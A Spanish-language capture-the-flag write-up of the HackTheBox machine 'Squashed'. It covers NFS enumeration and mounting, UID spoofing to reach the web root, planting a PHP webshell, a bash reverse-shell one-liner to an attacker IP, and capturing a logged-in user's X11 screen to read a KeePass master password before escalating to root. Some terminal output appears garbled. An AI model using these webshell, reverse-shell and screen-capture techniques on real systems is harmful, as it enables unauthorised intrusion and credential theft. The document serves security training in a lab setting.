

275- SQUASHED

- 1. SQUASHED
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. Mounting NFS directories
 - 1.5. Creating user in order to access files
 - 1.6. Uploading webshell via mounted directories
 - 1.7. Privesc via abusing .Xauthority file (X11).

1. SQUASHED

www

<https://app.hackthebox.com/machines/Squashed>

SQUASHED 614

RETIRED MACHINE

Squashed

LINUX EASY

4.4 MACHINE RATING	5382 USER OWNS	4086 SYSTEM OWNS	10/11/2022 RELEASED
------------------------------	--------------------------	----------------------------	-------------------------------

Created by polarbearer & C4rm310

Copy Link

Play Machine

1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```

> ping 10.10.11.191
PING 10.10.11.191 (10.10.11.191) 56(84) bytes of data:
64 bytes from 10.10.11.191: icmp_seq=1 ttl=63 time=45.2 ms
64 bytes from 10.10.11.191: icmp_seq=2 ttl=63 time=41.2 ms
64 bytes from 10.10.11.191: icmp_seq=3 ttl=63 time=42.5 ms
64 bytes from 10.10.11.191: icmp_seq=4 ttl=63 time=39.6 ms
64 bytes from 10.10.11.191: icmp_seq=5 ttl=63 time=40.2 ms
64 bytes from 10.10.11.191: icmp_seq=6 ttl=63 time=37.9 ms
^C
--- 10.10.11.191 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 500ms
rtt min/avg/max/mdev = 37.915/41.104/45.216/2.311 ms

```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos varios puertos abiertos, entre ellos: *22, 80, 111 y 2049*.

```

> nmap -sS -p- -open 10.10.11.191 -n -Pn --min-rate 5000 -o allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-17 10:00 -01
Nmap scan report for 10.10.11.191
Host is up (0.046s latency).
Not shown: 64911 closed tcp ports (reset), 616 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
36079/tcp open  unknown
40619/tcp open  unknown
40961/tcp open  unknown
42063/tcp open  unknown

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*.

```

> nmap -sCV -p22,80,111,2049,36079,40619,40961,42063 --min-rate 5000 10.10.11.191 -T5 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-17 10:01 -01
Nmap scan report for 10.10.11.191
Host is up (0.051s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 48:ad:d5:b0:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|_ 256 b7:89:6c:0b:20:ed:49:b2:c1:06:7c:29:92:74:1c:1f (ECDSA)
|_ 256 18:cd:9d:88:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Built Better
|_ http-server-header: Apache/2.4.41 (Ubuntu)
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|_   program version port/proto service
|_   100000 2,3,4   111/tcp  rpcbind
|_   100000 2,3,4   111/udp  rpcbind
|_   100000 3,4     111/tcp  rpcbind
|_   100000 3,4     111/udp  rpcbind
|_   100003 3       2049/udp nfs
|_   100003 3       2049/udp nfs
|_   100003 3,4     2049/tcp nfs
|_   100003 3,4     2049/tcp nfs
|_   100005 1,2,3   37836/udp mountd
|_   100005 1,2,3   40961/tcp mountd
|_   100005 1,2,3   48335/tcp mountd
|_   100005 1,2,3   50745/udp mountd
|_   100021 1,3,4   40419/tcp nlockmgr
|_   100021 1,3,4   42063/tcp nlockmgr
|_   100021 1,3,4   51833/udp nlockmgr
|_   100021 1,3,4   52649/udp nlockmgr
|_   100227 3       2049/tcp nfs_acl
|_   100227 3       2049/tcp nfs_acl
|_   100227 3       2049/udp nfs_acl
|_   100227 3       2049/udp nfs_acl
2049/tcp  open  nfs      3-4 (RPC #100003)
36079/tcp open  mountd   1-3 (RPC #100005)
40619/tcp open  mountd   1-3 (RPC #100005)
40961/tcp open  mountd   1-3 (RPC #100005)
42063/tcp open  nlockmgr 1-4 (RPC #100021)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.54 seconds

```

1.3. Tecnologías web

- **Whatweb**: nos reporta lo siguiente.

```
> whatweb http://10.10.11.191
http://10.10.11.191 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][22], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.191], JQuery[3.0.0], Script, Title[Built Better], X-UA-Compatible[IE=edge]
```

1.4. Mounting NFS directories

- En el escaneo de puertos vemos que se está usando **NFS (Network File System)** en el **puerto 2049**, adicionalmente, este servidor está usando **RPCBind** como parte de su infraestructura de red para mapear este servicio. Sabiendo esto, podemos usar el comando `showmount -e 10.10.11.191` para mostrar una lista de los directorios exportados por el servidor NFS. Vemos que hay dos directorios, los cuales vamos a montar en nuestro sistema con: `mount -t nfs 10.10.11.191:(directorio) (directorio_local)`.

- Es una buena práctica usar el directorio `/mnt` para realizar monturas temporales.

```
> showmount -e 10.10.11.191
Export list for 10.10.11.191:
/home/ross
/var/www/html *
> cd /home/kali/prjor/CTF/HTB/Squashed/content
> mkdir -p /mnt/home_ross
> ls
> mkdir -p home_ross
> ls
> cd home_ross
> mkdir var_www_html
> ls
> cd home_ross
> cd var_www_html
> mount 10.10.11.191:/home/ross home_ross
> mount 10.10.11.191:/var/www/html var_www_html
> ls
> cd home_ross
> cd var_www_html
```

- Para el directorio `/var_www_html` no tenemos acceso, pero sin embargo, dentro del directorio `/home_ross`, encontramos un archivo de contraseñas llamado **Passwords.kdbx**.

```

$ ls -la
drwxr-xr-x root root 4.0 KB Fri May 17 18:18:14 2024 .
drwxr-xr-x root root 4.0 KB Fri May 17 09:51:40 2024 ..
drwxr-xr-x 1001 1001 4.0 KB Fri May 17 00:16:12 2024 /home_ross
drwxr-xr-x 2017 www-data 4.0 KB Fri May 17 18:38:01 2024 /var_www_html
$ cd var_www_html
cd: permission denied: var_www_html
$ cd home_ross
$ ls -la
Desktop:
drwxr-xr-x 1001 1001 4.0 KB Fri Oct 21 13:57:01 2022 .
drwxr-xr-x 1001 1001 4.0 KB Fri May 17 00:16:12 2024 ..
Documents:
drwxr-xr-x 1001 1001 4.0 KB Fri Oct 21 13:57:01 2022 .
drwxr-xr-x 1001 1001 4.0 KB Fri May 17 00:16:12 2024 ..
-rw-rw-r-- 1001 1001 1.3 KB Wed Oct 19 11:57:45 2022 Passwords.kdbx
Downloads:
drwxr-xr-x 1001 1001 4.0 KB Fri Oct 21 13:57:01 2022 .
drwxr-xr-x 1001 1001 4.0 KB Fri May 17 00:16:12 2024 ..
Music:
drwxr-xr-x 1001 1001 4.0 KB Fri Oct 21 13:57:01 2022 .
drwxr-xr-x 1001 1001 4.0 KB Fri May 17 00:16:12 2024 ..
Pictures:
drwxr-xr-x 1001 1001 4.0 KB Fri Oct 21 13:57:01 2022 .
drwxr-xr-x 1001 1001 4.0 KB Fri May 17 00:16:12 2024 ..
Public:
drwxr-xr-x 1001 1001 4.0 KB Fri Oct 21 13:57:01 2022 .
drwxr-xr-x 1001 1001 4.0 KB Fri May 17 00:16:12 2024 ..
Templates:
drwxr-xr-x 1001 1001 4.0 KB Fri Oct 21 13:57:01 2022 .
drwxr-xr-x 1001 1001 4.0 KB Fri May 17 00:16:12 2024 ..
Videos:
drwxr-xr-x 1001 1001 4.0 KB Fri Oct 21 13:57:01 2022 .
drwxr-xr-x 1001 1001 4.0 KB Fri May 17 00:16:12 2024 ..

```

- Usamos ahora la herramienta **KeePassXC** para abrir el archivo: `keepassxc Passwords.kdbx`, pero necesitamos una **contraseña maestra**, la cual de momento no tenemos. Esta contraseña maestra lo que hace es cifrar la base de datos de contraseñas de **KeePass**. Tratamos de usar **Keepass2john** para extraer el hash del archivo, pero parece que la versión del archivo de base de datos no es compatible con la versión de la herramienta.

```

$ ls
Passwords.kdbx
$ keepassxc Passwords.kdbx
QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
error: XDG_RUNTIME_DIR is invalid or not set in the environment.
MESA: error: ZINK: failed to choose pdev
glx: failed to create dribe screen
failed to load driver: zink
$ keepass2john Passwords.kdbx > hash.txt
zsh: read-only file system: hash.txt
$ ls
Passwords.kdbx
$ keepass2john Passwords.kdbx > hash
zsh: read-only file system: hash
$ keepass2john Passwords.kdbx
! Passwords.kdbx : File version '40000' is currently not supported!
$ keepass2john Passwords.kdbx
! Passwords.kdbx : File version '40000' is currently not supported!

```

“

- **NFS (Network File System)** es un protocolo de red desarrollado originalmente por Sun Microsystems en 1984, que permite a los usuarios acceder a archivos y directorios ubicados en sistemas remotos como si estuvieran en su propia máquina. Es ampliamente utilizado en sistemas Unix y Linux, aunque también está disponible para otros sistemas operativos.

“

- **RPCBind** es un servicio utilizado en sistemas operativos tipo Unix que actúa como un servidor de asignación de puertos **RPC (Remote Procedure Call)**. Su función principal es mapear los números de puerto RPC a las direcciones de red en un sistema, permitiendo así que los programas cliente RPC encuentren y se comuniquen con los servicios RPC en un servidor. Cuando un programa cliente necesita acceder a un

servicio remoto mediante RPC, necesita saber qué puerto está utilizando ese servicio en el servidor remoto. RPCBind proporciona esta información al mapear los nombres de servicio a los números de puerto.


1.5. Creating user in order to access files

- Vamos a proceder de otro modo: crearemos un usuario que tenga el **UID** y el **GID** que tiene el directorio **/var_www_html** asignado, para de este modo, conseguir acceso a éste. Hacemos: `useradd test2017` para añadir el usuario, `usermod -u 2017 test2017` para otorgarle el **UID 2017** y `groupmod -g 2017 test2017` para otorgarle el **GID 2017**. Cambiamos ahora a este nuevo usuario creado y tenemos acceso al directorio.
 - Como este usuario (el propietario de los directorios montados) no existe en nuestro sistema, nos aparece en su lugar el **UID**. Sabiendo este UID, podemos crear un nuestro sistema un usuario que tenga este mismo UID. Automáticamente, pasará ahora a ser el propietario de estos directorios y archivos.


```
> cd var_www_html
cd: permission denied: var_www_html
> ls -la
drwxr-xr-x root root 4.0 KB Fri May 17 10:16:14 2024 C..
drwxr-xr-x root root 4.0 KB Fri May 17 09:51:40 2024 C..
drwxr-xr-x 1001 1001 4.0 KB Fri May 17 09:16:12 2024 C:home_ross
drwxr-xr-x 2017 www-data 4.0 KB Fri May 17 13:10:01 2024 C:var_www_html
> useradd test2017
> usermod -u 2017 test2017
> groupmod -g 2017 test2017
> id test2017
uid=2017(test2017) gid=2017(test2017) groups=2017(test2017)
> su test2017
$ /bin/bash
test2017@kali: /home/kali/pryor/CTF/HTB/Squashed/content$ zsh
kali$ pwd
/home/kali/pryor/CTF/HTB/Squashed/content
kali$ ls
home_ross var_www_html
kali$ cd var_www_html
kali$ ls
css images index.html js
kali$ ls -la
total 56
drwxr-xr-x 5 test2017 www-data 4096 May 17 13:25 .
drwxr-xr-x 4 root root 4096 May 17 10:16 ..
drwxr-xr-x 2 test2017 www-data 4096 May 17 13:25 css
-rw-r--r-- 1 test2017 www-data 44 Oct 21 2022 .htaccess
drwxr-xr-x 2 test2017 www-data 4096 May 17 13:25 images
-rw-r--r-- 1 test2017 www-data 3232 May 17 13:25 index.html
drwxr-xr-x 2 test2017 www-data 4096 May 17 13:25 js
kali$ id
uid=2017(test2017) gid=2017(test2017) groups=2017(test2017)
kali$
```

1.6. Uploading webshell via mounted directories

- Vemos ahora en esta carpeta un **index.html**, el cual parece corresponderse con la web que se sirve por el **puerto 80**. Hacemos `cat index.html | grep "furniture"` para comprobarlo (ya que esto es lo que se muestra en la web). Efectivamente, este es un archivo de la web. Por tanto, sabiendo también que la página web interpreta **PHP**, podemos intentar subir una **webshell**. Primero, creamos un archivo de prueba para comprobar si podemos acceder a éste desde la web.
 - Cuando creas una montura con el comando `mount`, los archivos y directorios en la montura reflejan el contenido del directorio original en el sistema de archivos subyacente. Esto significa que cualquier cambio que realices en los archivos y directorios dentro de la montura se aplicará inmediatamente al sistema de archivos original.



- Creamos un archivo llamado *cmd.php*, en el cual añadimos: `<?php system($_GET['cmd']); ?>`. Nos ponemos en escucha con *Netcat*, y con este *one-liner* enviamos una shell de Bash por el puerto que estamos en escucha: `bash -c "bash -i %>26 /dev/tcp/10.10.14.14/443 0>%26%1"`. Recibimos nuestra shell reversa y realizamos el *tratamiento de la TTY*. Estamos como usuario *alex*.



1.7. Privesc via abusing .Xauthority file (X11)

- Anteriormente, en los archivos de monturas, vimos un archivo *.Xauthority*. Sin embargo, ahora como usuario *alex* no tenemos acceso para verlo. Asimismo, vemos que el usuario *ross* está conectado (comando `w`), y que éste está conectado a través de la sesión gráfica local, específicamente la primera pantalla (*pantalla 0*) del servidor X11 (**Display:** `FROM :0` en la salida del comando `w`). Compartimos un enlace a continuación para obtener más información sobre cómo aprovecharnos de *.Xauthority*.

pantalla aparece, entre otras cosas, **KeePassXC**. Por tanto, cabría pensar que el usuario que está conectado tiene esta aplicación abierta.

```
alex@squashed:~$ xwininfo -root -tree -display :0
xwininfo: Window id: 0x533 (the root window) (has no name)


  Root window id: 0x533 (the root window) (has no name)
  Parent window id: 0x0 (none)
    20 children:
      0x800900b: 'gnome-shell': ('gnome-shell') 1x1+200+200 +200+200
        1 child:
          0x80090c (has no name): () 1x1+1+1 +201+201
          0x8009023 (has no name): () 882x75+1+26 +1+26
            1 child:
              0x1000000: 'Passwords - KeePassXC': ('keepsaxxc' 'keepsaxxc') 800x430+1+30 +0+64
                1 child:
                  0xc00000fe: 'Qt NET WM User Time Window': () 1x1+1+1 +1+63
                  0x1400008: 'Qt Client Legend Window': () 1x1+0+0 +0+0
                  0x0000017: 'Qt Client Legend Window': () 1x1+1+1 +1+1
                  0x2000001: 'keepsaxxc': ('keepsaxxc' 'keepsaxxc') 10x10+10+10 +10+10
                  0x1000004: 'Qt Selection Owner for keepsaxxc': () 3x3+0+0 +0+0
                  0xc100001: 'evolution-alarm-notifier': ('evolution-alarm-notifier' 'Evolution-alarm-notifier') 10x10+10+10 +10+10
                  0x1800002 (has no name): () 10x10+0+0 +0+0
                  0x1800001: 'gsp-xettings': ('gsp-xettings' 'gsp-xettings') 10x10+10+10 +10+10
                  0x1800000: 'gsp-wancom': ('gsp-wancom' 'gsp-wancom') 10x10+10+10 +10+10
                  0x1400001: 'gsp-media-keys': ('gsp-media-keys' 'gsp-media-keys') 10x10+10+10 +10+10
                  0x1000001: 'gsp-power': ('gsp-power' 'gsp-power') 10x10+10+10 +10+10
                  0x1200001: 'gsp-color': ('gsp-color' 'gsp-color') 10x10+10+10 +10+10
                  0x1000001: 'gsp-keyboard': ('gsp-keyboard' 'gsp-keyboard') 10x10+10+10 +10+10
                  0x800002: 'ibus-xim': () 1x1+0+0 +0+0
                    1 child:
                      0x800004 (has no name): () 1x1+1+1 +1+1
                      0xc00001: 'ibus-x11': ('ibus-x11' 'ibus-x11') 10x10+10+10 +10+10
                      0xc00003: 'ibus-x11-extension-gtk3': ('ibus-x11-extension-gtk3' 'ibus-extension-gtk3') 10x10+10+10 +10+10
                      0x800011 (has no name): () 1x1+100+100 -100+100
                      0x80000f (has no name): () 1x1+1+1 +1+1
                      0x800009 (has no name): () 1x1+100+100 -100+100
                      0x800008 (has no name): () 1x1+100+100 -100+100
                      0x800007 (has no name): () 1x1+100+100 -100+100
                      0x800006: 'GNOME-shell': () 1x1+100+100 -100+100
                      0x800003: 'gnome-shell': ('gnome-shell' 'Gnome-shell') 10x10+10+10 +10+10
                      0x800008 (has no name): () 1x1+100+100 -100+100
                      0x800010: 'mutter guard window': () 800x600+0+0 +0+0
alex@squashed:~$
```

- Vamos entonces a tratar de sacar una captura de pantalla con: `xwd -root -screen -silent -display :0 > screenshot.xwd`. Transferiremos esta captura a nuestro sistema. Como esta captura es un archivo `.xwd`, tendremos que convertirla a `.png`. Para ello, podemos ejecutar: `convert screenshot.xwd screenshot.png`.


```
alex@squashed:/tmp$ xwd -root -screen -silent -display 0 > screenshot.xwd
alex@squashed:/tmp$ nc 18.18.14.14 443 < screenshot.xwd
alex@squashed:/tmp$ nc 18.18.14.14 443 < screenshot.xwd
alex@squashed:/tmp$
alex@squashed:/tmp$

> nc -nlvp 443 > screenshot.xwd
listening on [any] 443 ...
connect to [18.18.14.14] from (UNKNOWN) [18.18.11.191] 59952
^C
> ls
screenshot.xwd
> file screenshot.xwd
screenshot.xwd: X-window screen dump image data, version X11, "xwdump", 888x688x256, 256 colors 256 entries
> convert screenshot.xwd screenshot.png
convert screenshot.xwd screenshot.png
```

- Ahora, podemos ver la imagen: `kitty + kitten icat screenshot.png`. Tenemos la contraseña maestra para la base de datos de **KeePass**.



- Migramos a **root** usando esta contraseña. Obtenemos acceso.



“

- El archivo **.Xauthority** es generado por el programa `xauth`, y es un archivo oculto en el directorio de inicio de un usuario en sistemas Unix y Linux. Su propósito principal es almacenar los "cookies" de autenticación de las conexiones **X11** (el sistema de ventanas **X**), que se utilizan para controlar el acceso a la sesión gráfica del usuario. Estos cookies de autenticación garantizan que solo los clientes (programas) autorizados puedan comunicarse con el servidor X, que maneja la pantalla, el teclado y el ratón.
- Esto permite evitar que otras personas envíen imágenes u otras ventanas a tu pantalla, pero igualmente podría ocasionar que otras personas puedan "ver" lo que hay en tu pantalla. Por tanto, que otro usuario no autorizado pueda ver este archivo resulta un problema crítico de seguridad.

“

- **X11** es un sistema de ventana gráfica y protocolo de red que proporciona la infraestructura base para los entornos gráficos en sistemas Unix y Unix-like, como Linux y FreeBSD. Fue desarrollado por el Massachusetts Institute of Technology (MIT) como una evolución del sistema X10. En términos simples, X11 es el estándar subyacente que permite la creación de interfaces gráficas de usuario (GUI) en sistemas Unix. Proporciona las herramientas y bibliotecas necesarias para gestionar ventanas, manejar dispositivos de entrada como el teclado y el ratón, y dibujar elementos gráficos en la pantalla.